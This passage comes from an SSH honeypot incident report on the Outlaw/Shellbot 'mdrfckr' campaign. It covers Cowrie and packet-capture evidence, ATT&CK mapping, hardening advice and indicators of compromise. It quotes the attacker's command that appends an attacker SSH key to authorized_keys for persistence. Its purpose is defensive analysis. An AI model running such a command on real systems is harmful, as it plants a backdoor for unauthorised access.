echo "ssh-rsa [PUBLIC KEY] mdrfckr" >> .ssh/authorized_keys &&  
chmod -R go= ~/.ssh && cd ~
```

This attempted to replace the account's SSH configuration and install an attacker-controlled public key. The resulting file was captured by Cowrie and preserved under its SHA-256 value.

Persistence Artifact

Cowrie preserved the contents written to (*Fig 1.6*):

```
/home/ubuntu/.ssh/authorized_keys
```

as:

```
/srv/cowrie/var/lib/cowrie/downloads/
```

```
a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2
```

The stored file was independently verified with sha256sum, and examination of its contents confirmed that it contained the RSA public key ending with the comment:

```
mdrfckr
```

This provides direct evidence linking the recorded command with the resulting persistence artifact.

Traffic Flow

Packet capture was used to independently validate the representative connection. (*Fig 1.11, 1.12*)

Cowrie recorded the external connection as:

```
35.207.202.141:4697 → 192.168.50.4:2222
```

The packet capture observed the original network connection before the local SSH redirection:

```
35.207.202.141:46970 → 192.168.50.4:22
```

The corresponding traffic was identified as TCP stream 2888.

The packet capture contains the TCP three-way handshake followed by SSH protocol negotiation and encrypted application traffic. The client's clear-text SSH identification string was independently recovered from the packet capture as:

```
SSH-2.0-libssh_0.9.6
```

This matched the client version recorded by Cowrie.

Once SSH encryption was established, commands such as passwd, uname, and the modification of authorized_keys were no longer visible directly in the packet contents. Cowrie provided this post-authentication visibility because it acted as the SSH endpoint.

A timestamp offset of approximately 22–23 seconds was observed between the packet-capture sensor and the Cowrie host. The session was therefore correlated using the source IP, source port, destination, SSH client banner, approximately 20-second duration, and Cowrie session metadata rather than timestamps alone.

Malware Analysis

No secondary executable malware was identified in the artifact-associated sessions analyzed.

A second SHA-256 value appeared in 206 sessions (*Fig 1.14*):

01ba4719c80b6fe911b091a7c05124b64eece964e09c058ef8f9805daca546b

The corresponding Cowrie-captured file was located and examined with xxd. Its entire contents were (*Fig 1.15*): 0a

Hexadecimal 0a represents a single newline character. The artifact was therefore not an executable or malware payload. The primary meaningful file artifact identified during this attack series remained the SSH public key written to authorized_keys.

Which vulnerability does the attack attempt to exploit?

- Exploit
- CVE
- Mitre ATT&CK

No software vulnerability or CVE was identified in this attack series. The activity instead relied on credential-based access to the exposed SSH service. Automated username and password attempts resulted in successful authentication to valid local accounts. Following authentication, the attacker executed Unix shell commands and attempted to establish persistent access by adding an attacker-controlled SSH public key to the account's authorized_keys file.

MITRE ATT&CK mapping:

Attack phase MITRE ATT&CK

Credential attempts T1110.001 – Brute Force: Password Guessing

Initial Access T1078.003 – Valid Accounts: Local Accounts

Execution T1059.004 – Command and Scripting Interpreter: Unix Shell

Persistence T1098.004 – Account Manipulation: SSH Authorized Keys

Discovery T1082 – System Information Discovery

Discovery T1033 – System Owner/User Discovery

Discovery T1057 – Process Discovery

Application to this attack

Automated SSH username/password attempts were observed. MITRE defines this as guessing credentials without prior knowledge of the password.

A local Linux account such as ubuntu was successfully used to gain SSH access.

The authenticated SSH session executed Linux shell commands such as uname, df, passwd, and cat. MITRE specifically includes Unix shell command execution, including through SSH.

The attacker wrote its RSA public key into .ssh/authorized_keys to retain access. This is an exact ATT&CK sub-technique for SSH-key persistence

uname, uname -m, /proc/cpuinfo, lscpu, free, and df gathered operating-system and hardware information whoami and w were used to identify the active account/users

top was used to inspect running processes and system activity. MITRE maps enumeration of running processes to T1057

What is the goal of the attack?

The primary observed goal was to establish persistent SSH access after obtaining valid credentials. Following successful authentication, the automated activity attempted to install an attacker-controlled public key in the account's `authorized_keys` file, which could provide continued access without relying on the original password. The script then gathered operating-system and hardware information, inspected users, processes and scheduled tasks, suggesting that the compromised system was being profiled for potential follow-on activity.

If the system is vulnerable, do you think the attack will be successful?

Yes. If a real Linux system accepted the guessed credentials, the observed attack would have a strong chance of achieving its primary objective. After successful authentication, the compromised user would normally have permission to modify their own `.ssh` directory and `authorized_keys` file. If the attacker's public key were successfully installed and SSH public-key authentication were permitted, the attacker could potentially reconnect using the corresponding private key without requiring the compromised account's password. Most of the subsequent reconnaissance commands also require only normal user privileges. However, actions such as changing the account password or obtaining elevated privileges would depend on the system's configuration and permissions.

How can a system be protected from this attack?

Systems should restrict SSH access to trusted networks or approved source addresses where possible and avoid exposing SSH directly to the Internet unnecessarily. Password-based SSH authentication should be disabled in favor of strong public-key authentication, ideally combined with multi-factor authentication for administrative access. If passwords must be used, accounts should require strong, unique passwords and controls such as rate limiting, temporary lockouts, or tools such as Fail2ban can help reduce automated password guessing. Root login over SSH should also be disabled.

Fail2ban is useful for slowing or blocking repeated SSH attacks from individual source addresses, but it is less effective against distributed attacks using many source IPs or attacks where valid credentials are guessed before the ban threshold is reached. Disabling or tightly restricting password-based SSH authentication therefore provides stronger protection against the specific attack observed.

Administrators should monitor successful and failed SSH authentication attempts and alert on unusual login patterns, particularly repeated attempts from multiple external addresses. Changes to users' `.ssh` directories and `authorized_keys` files should also be monitored because an attacker who successfully authenticates may attempt to add their own SSH key for persistence. File-integrity monitoring or an endpoint monitoring platform can detect unexpected creation or modification of these files.

Additional hardening measures include restricting SSH access using firewall or VPN controls, applying least privilege to user accounts, keeping SSH software and the operating system patched, and reviewing unused or unnecessary accounts. These measures would either prevent the initial credential-based access or make it more difficult for an attacker to maintain persistent access after authentication.

What do you know about the attacker?

- References
- ThreatIntel
- Whois Information
- [Shodan](#)
- [CyberGordon](#)
- [AlienVault](#)
- [ISC](#)

The individual responsible for the observed activity could not be identified from the available sensor data. However, threat-intelligence correlation strongly associates the observed behavior with the long-running Outlaw/Shellbot (mdrfckr) SSH campaign. SANS Internet Storm Center reporting identifies the same authorized_keys SHA-256 (a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2), mdrfckr key comment, SSH persistence commands and reconnaissance sequence as Outlaw/Shellbot activity. ISC has also documented the HASSH fingerprint f555226df1963d1d3c09daf865abdc9a with the libssh_0.9.5/0.9.6 client used by this activity.

The representative source address 35.207.202.141 is associated with Google-hosted infrastructure, and independent honeypot intelligence has also recorded SSH attack activity from the address. This infrastructure information should not be treated as attribution to Google or to the geographic location associated with the IP because cloud resources may be rented, compromised or otherwise used as attack infrastructure.

Earlier Trend Micro research connects this behavior to the Outlaw operation, which has historically targeted Linux and Unix systems through weak SSH credentials and subsequently performed system reconnaissance, persistence and botnet-related activity. No secondary executable payload was captured in the representative session analyzed here, so the broader malware and cryptocurrency-mining stages described in historical reporting were not independently observed in this investigation

Figure 2.1 (https://ipinfo.io/35.207.202.141?lookup_source=search-bar)

35.207.202.141

[📄](#) [☆ Star](#) [☁ Cloud](#) [🖨 Hosting](#)

🚫 This IP has been flagged as abusive — see [AbuseIPDB](#) for details.

Summary

Location	Mumbai, Maharashtra, IN
ASN	AS19527 — Google LLC 📶 #3,118
Hostname	141.202.207.35.bc.googleusercontent.com
Range	35.207.192.0/18
Company	Google LLC
Hosted domains	1
Privacy	✓ true
Anycast	✗ false
AS Type	Hosting
Abuse contact	google-cloud-compliance@google.com 📄

IP Geolocation

City	Mumbai
State	Maharashtra
Country	India
Postal	400017
Local time	07:04 PM, Tuesday, August 18, 2026
Timezone	Asia/Kolkata
Coordinates	19.0728 N, 72.8826 E

[Open in Maps](#)

Figure 2.2 (https://otx.alienvault.com/indicator/ip/35.207.202.141)

Open Threat Exchange

Dashboard

Browse

Scan Endpoints

Create Pulse

Submit Sample

API Integration

All

IPv4

35.207.202.141

[📄](#) [Add to Pulse](#)

Pulses

8

Passive DNS

0

URLs

0

Files

0

Analysis Overview

Verdict	Whitelisted	External Resources	Whois , VirusTotal
Classification	Cloud provider		
Reverse DNS	141.202.207.35.bc.googleusercontent.com		
Location	Mumbai, India		
ASN	AS19527 google llc		
Related Pulses	OTX User-Created Pulses (8)		
Related Tags	12 Related Tags		
	Bruteforce, Brute-Force, SSH, Honeygot, tspot More		

Analysis

Related Pulses

Comments (0)

Figure 2.3 (https://www.abuseipdb.com/check/35.207.202.141)

AbuseIPDB » 35.207.202.141

Check an IP Address, Domain Name, Subnet, or ASN
e.g. 138.199.46.14, microsoft.com, 5.188.10.0/24, or AS15169

35.207.202.141

35.207.202.141 was found in our database!

This IP was reported 2,689 times. Confidence of Abuse is 100%: ?

100%

ISP

Google LLC

Usage Type

Data Center/Web Hosting/Transit

ASN

[AS19527](#)

Hostname(s)

141.202.207.35.bc.googleusercontent.com

Domain Name

google.com

Country

 India

City

Mumbai, Maharashtra

IP info including ISP, Usage Type, and Location provided by [IPInfo](#). Updated weekly.

REPORT 35.207.202.141

WHOIS 35.207.202.141

Indicators

- IP List
- Hashes
- Domain
- URL
- Yara

Indicator Type	Observed Indicator	Notes
IP	35.207.202.141	Representative source IP used for the detailed session analysis
IP	472 unique source IPs total	Associated with the selected mdrfckr SSH-key artifact during the analysis window.
SHA-256	a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93d	Primary authorized_keys artifact containing the mdrfckr RSA public key; associated with 539 sessions
SSH key comment	aa1669f8f2mdrfckr	Distinctive identifier embedded in the RSA public key
HASSH	f555226df1963d1d3c09daf865abdc9a	Dominant SSH client fingerprint; observed with libssh_0.9.6

External References

- [reference number] URL\resource

SANS Internet Storm Center – “New Malware Libraries means New Signatures” (15 May 2026)
<https://isc.sans.edu/diary/32986>

SANS Internet Storm Center – “More Data Enrichment for Cowrie Logs” (24 May 2023)
<https://isc.sans.edu/diary/29878>

AlienVault / LevelBlue Open Threat Exchange – mdrfckr-ssh-backdoor
<https://otx.alienvault.com/adversary/mdrfckr-ssh-backdoor/pulses>
Threat-intelligence entry for the mdrfckr SSH backdoor artifact.

MITRE ATT&CK – T1110.001: Brute Force – Password Guessing
<https://attack.mitre.org/techniques/T1110/001/>

MITRE ATT&CK – T1078.003: Valid Accounts – Local Accounts
<https://attack.mitre.org/techniques/T1078/003/>

MITRE ATT&CK – T1059.004: Command and Scripting Interpreter – Unix Shell
<https://attack.mitre.org/techniques/T1059/004/>

MITRE ATT&CK – T1098.004: Account Manipulation – SSH Authorized Keys
<https://attack.mitre.org/techniques/T1098/004/>

MITRE ATT&CK – DET0126: Detection Strategy for SSH Key Injection in Authorized Keys
<https://attack.mitre.org/detectionstrategies/DET0126/>

Analyst Name: Aaron Ng

Date of Analysis: 18th August 2026